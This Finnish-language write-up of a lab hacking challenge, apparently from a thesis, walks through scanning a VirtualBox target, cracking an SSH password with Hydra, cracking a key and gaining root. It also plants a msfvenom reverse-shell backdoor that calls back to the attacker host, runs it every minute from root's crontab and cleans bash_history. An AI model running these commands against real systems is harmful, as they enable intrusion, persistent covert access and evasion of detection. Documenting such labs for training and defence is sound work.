Koska kohteen IP-osoite ei ole tiedossa, joudutaan skannaus suorittamaan tietyllä IP alueella, joka on tässä tapauksessa 192.168.1.1-250 eli sisäverkon 250 ensimäistä osoitetta. Skannaus suoritetaan Zenmapin konfigurointi osassa komennolla *nmap -T4 -F 192.168.1.1-250* (Kuva 1), jonka jälkeen skannauksen tulokset ilmestyvät konfiguraatio-osan alapuolelle (Kuva 2).




Kuva 1. Zenmap -ohjelman konfiguraatio.

```
Nmap scan report for basic2.lan (192.168.1.186)
Host is up (0.00079s latency).
Not shown: 94 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 08:00:27:E7:55:77 (Oracle VirtualBox virtual NIC)
```


Kuva 2. Zenmap -skannauksen tulokset.

Skannauksen perusteella voidaan huomioida, että kohteen IP-osoitteeksi on valikoitunut 192.168.1.186, jonka perusteella on helppo suunnata tulevat hyökkäykset järjestelmää vastaan. Lisäksi nähdään, että kohteessa on käytössä useita eri palveluita, joiden perusteella voidaan tehdä jatkotoiminpiteitä kohteeseen.

Koska kohteessa oleva portti 80 on auki, voidaan olettaa, että sen takaa löytyy www-palvelin. Tämä voidaan varmistaa yksinkertaisesti menemällä selaimella kohteen IP-osoitteeseen (Kuva 3). Samalla voidaan tarkistaa portti 8080, joka useimmiten on jonkin web-palvelun UI:n käyttämä portti (Kuva 4).



Kuva 3. WWW-palvelimen huoltotilasta kertova viesti.



Kuva 4. Apache Tomcatin esittelysivu kohdejärjestelmässä.


Portti 8080 osoittautuu Apache Tomcatin esittelysivuksi. Tämän perusteella voidaan yrittää hakea mahdollisia haavoittuvuuksia, jotka on suunnattu Tomcatin versiolle 9.0.7. Tarkempi tutkimus kuitenkin osoittaa, että kyseessä oleva versio Tomcatistä on varsin uusi ja näin ollen voidaan olla melko varmoja, ettei tämä ei ole järjestelmän haavoittuva kohta.

Koska web-palvelimen etusivu ei tarjoa enempää tietoa järjestelmästä, yritetään seuraavaksi etsiä muita hakemistoja ja sivuja, joista saattaisi olla hyötyä järjestelmän tunkeutumisen kannalta.

Tämä voidaan suorittaa helpoiten DIRB nimisellä ohjelmalla, joka niin ikään löytyy Kali Linuxista valmiiksi asennettuna. DIRB on yksinkertainen komentorivipohjainen työkalu verkkosivujen skannaamiseen.


Vaihtoehtona sille löytyy Dirbuster, joka toimii samalla tavalla, mutta tarjoaa GUI:n ja on tästä syystä myös hivenen raskaampi ja hitaampi. Koska DIRB on nopeampi ja helpompi käyttää, se valikoituu tässä tapauksessa käytettäväksi työkaluksi.

Skannaus aloitetaan komennolla *dirb http://192.168.1.186/*, jossa IP osoitteen paikalla voi olla myös www-osoite. DIRB palauttaa jokaisen löytämänsä kansion ja tiedoston nimen, sekä statuskoodin ja tiedostokoon (Kuva 5). Skannauksen tuloksista voidaan nähdä, että www-palvelimelta löytyy etusivun lisäksi mielenkiintoinen kansio nimeltään *development.*



Kuva 5. DIRB -skannauksen tulokset.

Development -kansiosta paljastuu kaksi eri tekstitiedostoa, dev.txt ja j.txt (Kuva 6). Näiden sisällöstä voidaan päätellä, että kohteena olevalle serverille on tulossa web-sovelluksia, mutta palvelimen asennus on vielä kesken (luultavasti tästä syystä etusivulta löytyy huollosta kertova teksti).



Kuva 6. Development -kansion sisältö.


Dev.txt -tiedostosta löytyvästä keskusteluista nähdään, että kohteeseen on konfiguroitu SMB protokolla ja, että keskustelijoihin viitataan kirjaimilla J ja K.

J.txt -tiedoston sisällössä huomautetaan kuvitteellista käyttäjää J siitä, että hänen salasanansa on heikko.

Näiden tietojen pohjalta voidaan yrittää selvittää käyttäjien oikeat käyttäjänimet, sekä käytättäjän J salasana käyttäen *dictionary attack* -menetelmää.

Koska kohteeseen on konfiguroitu SMB-protokolla, voidaan sitä hyödyntää käyttäjänimien selvittämiseen. Tähän tarkoitukseen Kali Linuxista löytyy esiasennettuna enum4linux niminen työkalu, joka hakee dataa Windows ja Samba järjestelemistä.

Työkalun palauttamasta datasta (Kuva 7) nähdään, että SMB-protokollalle on olemassa kaksi käyttäjää, Jan ja Kay (oletettavasti siis J ja K).



Kuva 7. enum4linux -skannaus.

Koska käyttäjän Jan salasanan viitattiin aiemmin olevan helposti murrettavissa, yritetään päästä järjestelmään tätä tietoa hyödyntäen.

Salasanan murtamiseen käytetään yleensä joko *brutefoce* tai *dictionary-attack* menetelmää. *Brutefoce* menetelmässä salasana yritetään murtaa kokeilemalla kaikkia mahdollisia sanoja. *Dictionary-attack* menetelmässä salasana yritetään murtaa vertaamalla sitä valmiiksi luotuun salasana listaan. Näistä kahdesta *dictionary-attack* on huomattavasti suositumpi, sillä se säästää paljon aikaa, mutta ei ole yhtä tehokas kuin *bruteforce*.

4.2 Pääsy järjestelmään

Kolmannessa vaiheessa eli järjestelmään pääsyssä pyritään skannauksella saatua tietoa hyödyntäen päästä sisään itse järjestelmään (Lemon 2017). Tässä tapauksessa hyödynnettävät tiedot ovat käyttäjänimi (Jan), sekä tieto siitä, että käyttäjän salasana on helposti murrettavissa.

Koska kohteessa ainoa selkeästi avoinna oleva yhteystapa on SSH (portti 22), ja järjestelmän konfigurointi on selkeästi keskeneräinen, voidaan järjestelmään yrittää murtautua SSH-yhteyden kautta. Normaalisti tämäntyyppinen hyökkäys olisi todella hankala toteuttaa, sillä yleisesti SSH-yhteys on hyvin suojattu tällaisia murtautumisyrityksiä vastaan.

Tämä käy helpoiten Hydra nimisellä ohjelmalla, jonka vaihtoehtona voitaisiin käyttää esimerkiksi Medusaa. Hydra on The Hackers Choise ryhmän kehittämä salasanan murtamistyökalu, joka soveltuu hyvin Online hyökkäyksen tekemiseen (Kali Tools 2019). Yksi sen eduista on arvata salasanaa simuloimalla monia yhtäaikaisia yhteyksiä kohteeseen ja näin ollen samaa protokollaa voidaan hyödyntää salasanan murtamisessa tehokkaammin.

Hydra ajetaan komennolla *hydra -l jan -P /usr/share/wordlists/rockyou.txt 192.168.1.186 ssh.* Komennossa -l tarkoittaa käyttäjänimeä, -P salasanalistaa ja ssh yhteysprotokollaa. Komennon palauttamista tuloksista (Kuva 8) nähdään käyttäjänimi ja siihen sopiva salasana, joka tässä tapauksessa on ”armando”.

```
root@kali:~# hydra -l jan -P /usr/share/wordlists/rockyou.txt 192.168.1.186 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service org
poses.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-01-25 18:18:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://192.168.1.186:22/
[STATUS] 260.00 tries/min, 260 tries in 00:01h, 14344143 to do in 919:30h, 16 active
[STATUS] 249.33 tries/min, 748 tries in 00:03h, 14343655 to do in 958:49h, 16 active
[22][ssh] host: 192.168.1.186   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-01-25 18:21:18
root@kali:~#
```

Kuva 8. Hydra -skannaus.

4.3 Pääsyn ylläpito

Hyökkäyksen neljännessä vaiheessa pyritään pääsemään syvemmälle järjestelmään ja samalla luomaan takaportti, jotta järjestelmään tunkeutuminen uudelleen olisi helpompaa (Lemon 2017). Tässä haasteessa päämääränä on päästä järjestelmän root käyttäjäksi, joten aletaan etsiä keinoja tämän toteuttamiseksi.


Suurimassa osassa Linux -järjestelmistä root -tason käyttäjäoikeuksia hallitaan *sudo* -nimisellä ohjelmalla, joka sallii normaalin käyttäjän ajaa komentoja root -tason käyttäjänä (Miller 2019). Tästä syystä voidaan yrittää saada root -tason oikeudet käyttäjälle suoraan komennolla *sudo -i.*

Tämä ei valitettavasti toimi nykyisellä käyttäjällä, sillä komentoa suoritettaessa tulostuu teksti ”jan is not in the sudoers file.” eli käyttäjää jan ei ole lisätty sudo -käyttäjien listaan ja näin ollen tällä käyttäjällä ei voi suorittaa root -tason komentoja.

Koska root tason komentojen suoritus ei onnistu, eikä käyttäjää näin ollen voi korottaa suoraan root käyttäjäksi, yritetään seuraavaksi hakea kaikki kansiot ja tiedostot joihin käyttäjällä on vähintään lukuoikeus. Pienellä hakemisella saadaan selville, että toisen käyttäjän, kayn kotikansio on yksi tällaisista kansioista. Kansion sisällöstä mielenkiintoisimmat kohteet ovat pass.bak niminen tiedosto ja piilotettu *.ssh* kansio, josta paljastuu toisen käyttäjän SSH privaattiavain.

Ikäväksi yllätykseksi yritys tulostaa pass.bak tiedoston sisältö tuottaa vain tekstin ”pass.bak: Permission denied” eli ilmoituksen siitä, ettei nykyisellä käyttäjällä ole oikeuksia kyseessä olevaan tiedostoon. Epäonnistuneesta tulostusyrityksestä huolimatta, tämä on kuitenkin tärkeää tietoa, jota voidaan käyttää hyväksi haasteen myöhemmässä vaiheessa.

Koska yritys tulostaa tiedoston sisältö epäonnistuu, seuraavaksi kohteeksi valikoituu SSH -privaattiavain, jonka suojaus ei ole yhtä tehokas ja näin ollen sen voi tulostaa nykyisellä käyttäjällä (Kuva 9).




Kuva 9. Kay -nimisen käyttäjän SSH -privaattiavain.

Vaikka haku suoritettiin tässä tapauksessa manuaalisesti, on suositeltavaa käyttää tähän tarkoitukseen löytyviä scriptejä, jotka listaavat suoraan tiedostot ja kansiot joihin scriptin suorittavalla käyttäjällä on vähintään lukuoikeus.

Kyseessä olevan privaattiavaimen käyttö suoraan kirjautumiseen ei tosin ole mahdollista, sillä avain on suojattu salasanalla. Avainta käyttääkseen pitää siis ensin murtaa sen salasana. Suosituin salasanan murtotyökalu Kali Linuxissa lienee John tai sen graafinen versio Johnny. Sen käyttö kuitenkin edellyttää, että SSH avain on käännetty oikeaan formaattiin, joten sen sijasta käytetään vähemmän tunnettua *pemcracker* työkalua. Työkalua ei löydy Kali Linuxista oletuksena, joten se pitää erikseen ladata ja asentaa GitHub -lähteestä (Graham 2015).

Ennen salasanan murtamista avain tallennetaan omaan tiedostoonsa kopioimalla avain suoraan komentoriviltä tekstitiedostoon. Tiedoston nimeksi voi antaa mitä tahansa, mutta selkeyden vuoksi käytetään nimeä ”sshkey”.

Kun *pemcracker* on asennettu, sitä käytetään suorittamalla komento *pemcracker sshkey rockyou.txt*, jossa ”sshkey” on SSH-avaimen nimi ja ”rockyou.txt” salasanalista (Kuva 10).



Kuva 10. pemcracker -ohjelman käyttö.

Salasanalistana voidaan käyttää mitä tahansa internetistä löytyvää listaa, joista suurimmista löytyy miljoonia salasanoja ja näiden variaatioita. Mitä suurempi lista on, sitä kauemmin sen prosessointi vie aikaa ja tehoa. Tästä syystä ne soveltuvat hyvin ammattimaisempaan tietoturvatestaamiseen, mutta ovat tarpeettoman suuria tietoruvahaasteiden kanssa käytettäväksi. Haasteissa käytettävät salasanat löytyvätkin lähes aina Kali Linuxissa valmiina olevista salasanalistoista, joista suositumpia on *pemcracker* komennossa käytetty rockyou.txt.

Avaimen salasanan murtamisen jälkeen, sitä voidaan käyttää normaalisti kirjautumiseen SSH-yhteyden kautta.

Onnistuneen sisäänkirjautumisen jälkeen aloitetaan sama prosessi, kuin toisen käyttäjän kanssa. Heti ensimmäiseksi voidaan huomioida, että root käyttöoikeudet antava *sudo -i* komento tulostaa salasanakyselyn. Tästä voidaan päätellä, että käyttäjällä on sudo käyttäjän oikeudet, mutta salasana ei valitettavasti ole sama, kuin sisäänkirjautumiseen käytetty salasana.

Edellisen käyttäjän kanssa tehty tutkimus nykyisen käyttäjän kotikansioon tuottaa tulosta, sillä pass.bak -tiedosto on tällä kertaa selattavissa ja sen sisällöksi paljastuukin vähemmän yllättäen uusi salasana.

Koska käyttäjällä kay on sudo -oikeudet, yritetään käyttää juuri saatua salasanaa käyttäjän korottamiseen root -käyttäjäksi. Vähemmän yllättäen sudo -komennon käyttäminen uuden salasanan kanssa onnistuu ja näin ollen saadaan root -oikeudet järjestelmään. Samalla paljastuu root -käyttäjän kotikansioissa oleva flag.txt -tiedosto, josta saadaan tulostettua haasteen luojan onnittelut haasteen suorituksesta.

Itse haaste on saavuttanut päämääränsä, eli onnistuneen kirjautumisen root käyttäjäksi. Järjestelmään ei kuitenkaan vielä ole pysyvää takaovea, joten haastetta jatketaan tämän saavuttamiseksi.

Helpoin keino on luoda root käyttäjänä uusi käyttäjä ja antaa sille sudo oikeudet. Tämä ei kuitenkaan ole kovinkaan näkymätöntä ja kyseessä olevan toiminnan huomaa helposti.

Toinen mahdollisuus on luoda Weevely -nimisellä ohjelmalla takaporttina toimiva PHP -tiedosto, joka suoritetaan menemällä selaimella kyseessä olevan tiedoston sijaintiin.

Tämä tekniikka kuitenkin edellyttää PHP:n asentamisen järjestelmään, joka ei myöskään ole kovin huomaamatonta. Lisäksi se sallii pääsyn järjestelmään vain www-data-käyttäjänä, joten kyseessä oleva käyttäjä pitää ensin korottaa sudo käyttäjäksi.

Kolmas vaihtoehto on luoda Metasploit -nimisellä ohjelmalla takaovena toimiva python -skripti eli RAT. Tällä tekniikalla toteutettu takaovi on vaikein luoda, mutta oikein tehtynä se on vaikein havaita ja näin ollen toimii parhaiten. Halutessaan skriptiä voi myös parantaa toimimaan täysin itsenäisesti, mutta haasteen loppuun viemisen kannalta tämä ei ole oleellista, joten sen sijaan keskitytään siihen, miten skripti luodaan ja miten sitä voidaan yksinkertaisemmalla tasolla käyttää kyseessä olevaan järjestelmään.

RAT-skripiti luodaan msfvenomilla, joka on osa Metasploit ohjelmaa. Skriptin luominen tapahtuu komennolla *msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.1.153 -o b2rev.py*. Komennossa -p edustaa payloadia, joka tässä tapauksessa on käänteisellä TCP yhteydellä toimiva meterpreter. Käänteinen TCP tarkoittaa, että suoritettaessa RAT ottaa yhteyden tiettyyn IP osoitteeseen TCP yhteyden kautta. LHOST merkitsee IP osoitetta, johon RAT suoritettaessa ottaa yhteyden ja -o tiedostoa, johon RAT skripti luodaan. Msfvenomista löytyy myös ominaisuus, joka sallii toisen python skriptin käyttämisen RAT:in naamiointiin ja näin ollen tekee siitä troijalaisen. RAT:in oletus porttina toimii 4444, mutta sen voi halutessaan vaihtaa lisäämällä komentoon LPORT=”haluttu portti”.

Onnistuneen RAT:in luomisen jälkeen käynnistetään Kali Linuxissa oleva apache web -palvelin, josta RAT ladataan kohde järjestelmään. RAT-tiedosto siirretään www-palvelimen kotikansioon, jonka jälkeen se ladataan suorittamalla SSH yhteyden kautta komento *wget 192.168.1.153/b2.rev.py* eli hae b2rev.py niminen tiedosto osoitteesta 192.168.1.153 (Kali Linux web server).

Kun RAT on ladattu kohdejärjestelmään, sen toiminta voidaan testata asettamalla metasploit kuuntelemaan RAT:iin asetettua porttia. Tämä saadaan aikaan metasploitissa valitsemalla handleri, joka asetetaan toimimaan RAT:iin käytetyn payloadin kanssa. Handleri tarvitsee payloadin lisäksi tiedon siitä, mitä IP osoitetta kuunnellaan. Tämän jälkeen RAT suoritetaan kohdejärjestelmässä.

Kun RAT suoritetaan kohdejärjestelmässä, metasploit ilmoittaa avanneensa meterpreter session järjestelmään, joka merkitsee sitä, että RAT toimii odotetulla tavalla. Koska RAT on suoritettu root käyttäjänä, myös meterpreter sessiolla on root tason oikeudet

järjestelmään. RAT-skriptin saaminen järjestelmään ei kuitenkaan vielä riitä, sillä jokainen yritys ottaa yhteys järjestelmään vaatii RAT-skriptin suorittamisen aina uudelleen.

Tämä voidaan ratkaista helpoiten luomalla Linuxin *cron* ohjelmalla, joka sallii haluttujen komentojen suorittamisen automaattisesti. Cron ohjelmaa kontrolloidaan crontab nimisellä tiedostolla, jonka nimi tulee sanoista Cron Table. Se sisältää komentorivi muodossa taulukon, jossa määritellään milloin, mikä käyttäjä ja mikä komento suoritetaan. Tässä tapauksessa RAT laitetaan suorittumaan minuutin välein käyttäjällä root. Aikavälillä ei ole haasteen suorituksen kannalta väliä. Taulukon ajastus toimii siten, että numeroilla tai tähdillä ilmaistaan, milloin komento halutaan suorittaa. Ensimmäiset kaksi paikkaa edustavat tunteja ja minuutteja, seuraavat kolme kuukauden päivää, kuukautta ja viikonpäivää (Admin’s Choise 2019

). Mikäli komento halutaan ajaa kaikkina ajankohtina kyseessä olevalta kohdalta, siihen merkitään tähti eli ”kaikki”. Koska taulukon pieni ajankohta on minuutti, merkitään minuutin välien toistettava komento laittamalla kaikkiin aika kohtiin tähtimerkintä.

Kokonaisuudessaan crontab tiedostoon lisättävä rivi näyttää siis seuraavalta:

* * * * * root /usr/bin/env python3 /root/b2rev.py eli suorita minuutin välein komento python3 b2rev.py root käyttäjänä.

Taulukon muokkaamisen jälkeen sen vaikutus voidaan testata lopettamalla vanha meterpreter sessio ja käynnistämällä se uudelleen. Poikkeuksena aikaisempaan se, että RAT-skriptiä ei suoriteta manuaalisesti, vaan oletetaan cron ohjelman suorittavan se.

Mikäli cron taulukon muokkaus on sujunut onnistuneesti, pitäisi metasploitin luoda uusi meterpreter sessio automaattisesti. Koska RAT-skriptin suoritus on nyt automatisoitu, voidaan SSH-yhteys kohteeseen sulkea ja järjestelmään päästään vastaisuudessa root oikeuksilla metasploitin kautta. Varmistetaan kuitenkin vielä, että skripti varmasti suoritetaan root käyttäjänä.

Tämä voidaan toteuttaa kahdella eri tavalla: annetaan meterpreterille joko komento *getuid* tai *shell*. Nämä eroavat toisistaan siinä, että jälkimmäinen pudottaa käyttäjän Linux shelliin, jossa tulee suorittaa lisäksi komento *whoami,* kun ensin mainittu tulostaa suoraan tekstin ”Server username: root”.

Haaste on nyt tullut lopulliseen päätökseensä, jonka tuloksena on pääsy kohdejärjestelmään root käyttäjänä ja lisäksi takaovi, joka takaa järjestelmään pääsyn tulevaisuudessa.

4.4 Jälkien peittely

Tietoturvatestaamisen viimeinen vaihe eli jälkien peittely pitää sisällään kaiken toiminnan, jolla pyritään harhauttamaan järjestelmän ylläpitoa ja näin ollen peittämään järjestelmään tehdyt muutokset (Lemon 2017). Tehokkaimpia ja yleisimpiä tapoja tämän vaiheen suoritukseen on lokitiedostojen pyyhkiminen. Mikäli murtautuminen tehtäisiin oikean maailman laitteeseen, tämä kannattaa suorittaa tarkoitukseen tehdyllä skriptillä, sillä kaikkien lokitietojen läpikäyminen käsin on todella hidas ja aikaa vievä prosessi. Lisäksi mitä kauemmin järjestelmässä joutuu viettämään aikaansa, sen suuremmalla todennäköisyydellä toiminta huomataan. Koska kohde ei tällä kertaa ole niin vaativa, että se tarvitsisi laajamittaista jälkien peittelyä, tyydytään perus lokitietojen puhdistamiseen. Yksi tallainen lokitiedosto on nimeltään bash_history. Se pitää sisällään historian käyttäjän komentoriville kirjottamista komennoista. Koska kyseessä oleva tiedosto ei sisällä aikaleimoja, sen muokkaaminen on helppoa ja ylimääräiset komennot saa siivottua helposti pois.

5 HAASTEEN ANALYSOINTI

Haaste osoittautui loppujen lopuksi olevansa helpoimmasta päästä, mutta tietoturvan esittelemiseen se soveltuikin tästä syystä hyvin. Jotkin haasteen kohdista olivat sellaisia, mitä en olisi ilman ohjeistusta saanut suoritettua, mutta juurikin näiden ongelmien ansiosta opin asiasta uutta eli haaste toimi tältä osin kuten pitikin.

Ensimmäinen ongelma oli SSH-avaimen salauksen murtaminen, jossa ongelmaksi osoittautui avaintiedoston kääntäminen John nimiselle salasananmurto-ohjelmalle sopivaksi. Ohjeen mukaan avaintiedosto olisi pitänyt kääntää PEM -muodosta PASSWD -muotoon käyttämällä ssh2john -nimistä python -skriptiä, jonka jälkeen se olisi pitänyt murtaa Johnilla. Tämä muodostui ongelmaksi, kun ssh2john skripti ei ollutkaan suoraan komentoriviltä saatavilla (kuten ohjeen mukaan olisi pitänyt olla) vaan se piti hakea erikseen Johnin asennustiedostoista ja sen jälkeen suorittaa, kuten mikä tahansa muukin python skripti. Skriptin sai lopulta suoritettua ja avaimen annettua Johnille, mutta 3 tunnin murtamisyrityksen jälkeen voitiin huomata, että Johnin oletuksena käyttämä salasanalista ei yllättäen edes sisältänyt SSH-avaimen salasanaa. Tämä oli sikäli suuri yllätys, että ohjeessa ei mainittu mitään vaihtoehtoisen listan käyttämisestä, joten mikäli en olisi salasanaa ohjeesta nähnyt ja sen perusteella osannut sitä listasta hakea, olisin voinut jäädä tähän kohtaan tunneiksi jumiin. Tästä viisastuneena vaihdoin salasanalistan geneerisempään rockyou.txt listaan, josta salasana onneksi löytyi. John ei kuitenkaan listaa huolinut vaan antoi sen sijaan joukon epämääräisiä virheilmoituksia. Koska avaimen murtamiseen toisena vaihtoehtona käytetty Pemcracker oli jo onnistuneesti asennettu, kokeiltiin sen käyttämistä Johnin sijaan. Kokeilu osoittautui onnistuneeksi huomattavasti Johnia pienemmällä vaivalla. Tästä syystä Johnin antamat virheilmoitukset jätettiin omaan arvoonsa.

Toinen ongelma tuli eteen, kun haaste pääsi viimeiseen vaiheeseensa eli RAT-skriptin luomiseen. Koska kyseessä oleva vaihe ei ole virallisesti osa haastetta, sitä ei myöskään ohjeistettu millään tavalla, vaan sen suorittamiseen tuli käyttää aiempaa tietämystä ja osaamista asian tiimoilta. RAT-skripitin luominen olisi pitänyt onnistua suoraan Metasploit ohjelmalla, mutta jostain syystä se ei osannut muotoilla skriptiä oikein siitä huolimatta, että tiedostomuoto määritettiin erikseen pythoniksi. Ongelma ratkaistiin lopulta luomalla skripti Msfvenom nimisellä komentorivi ohjelmalla, joka onnistui heti ensimmäisellä yrittämällä luomaan skriptin oikein.

Kolmas ja viimeisin ongelma ilmaantui cron ohjelman cron taulukkoon tehtävän ajastuksen kanssa. Aluksi voitiin päätellä, että RAT saataisiin suorittumaan yksikertaisesti kertomalla cron ohjelmalle, että halutaan suorittaa root kansiossa oleva b2rev.py tiedosto root käyttäjänä minuutin välein. Tämä ei kuitenkaan ollut niin yksinkertaista, sillä monen kokeilun ja googlaamisen jälkeen paljastui, että mikäli cron- taulua haluaa käyttää python skriptin suorittamiseen, pitää taulukolle kertoa skriptin sijainnin lisäksi itse pythonin sijainti ja näin ollen määrittää, että skripti suoritetaan komentona *python b2rev.py* pelkän *b2rev.py* sijaan.

Koska haasteen suoritus perustui suureksi osaksi erilaisiin haavoittuviin kohtiin järjestelmässä, esitellään seuraavaksi nämä kohdat, syyt näiden kohtien olemassa ololle ja keinot, joilla ne voidaan korjata ja estää tulevaisuudessa kokonaan.

Aivan haasteen alussa huomattiin, että Apache web-serverin sisältö oli suoraan selattavissa ja sen kautta pääsi development nimiseen kansioon. Kansion sisällöstä saattoi päätellä heti, että järjestelmän salasanat ovat heikkoja. Tässä tapauksessa kyse oli enemmänkin vihjeestä haavoittuvuuteen, kuin suora haavoittuvuus, mutta ilman kansion sisällön näkemistä salasanojen murtaminen ei välttämättä olisi ollut yhtä helppoa. Tällaiset virheet ovat monessakin järjestelmässä hyvinkin yleisiä, sillä uutta järjestelmää pystyttäessä usein unohtuu juurikin tällaisten tiedostojen oikeuksien säätäminen. Edellä mainittu olisi voitu estää hyvinkin helposti lisäämällä apacheen htaccess niminen konfiguraatio.

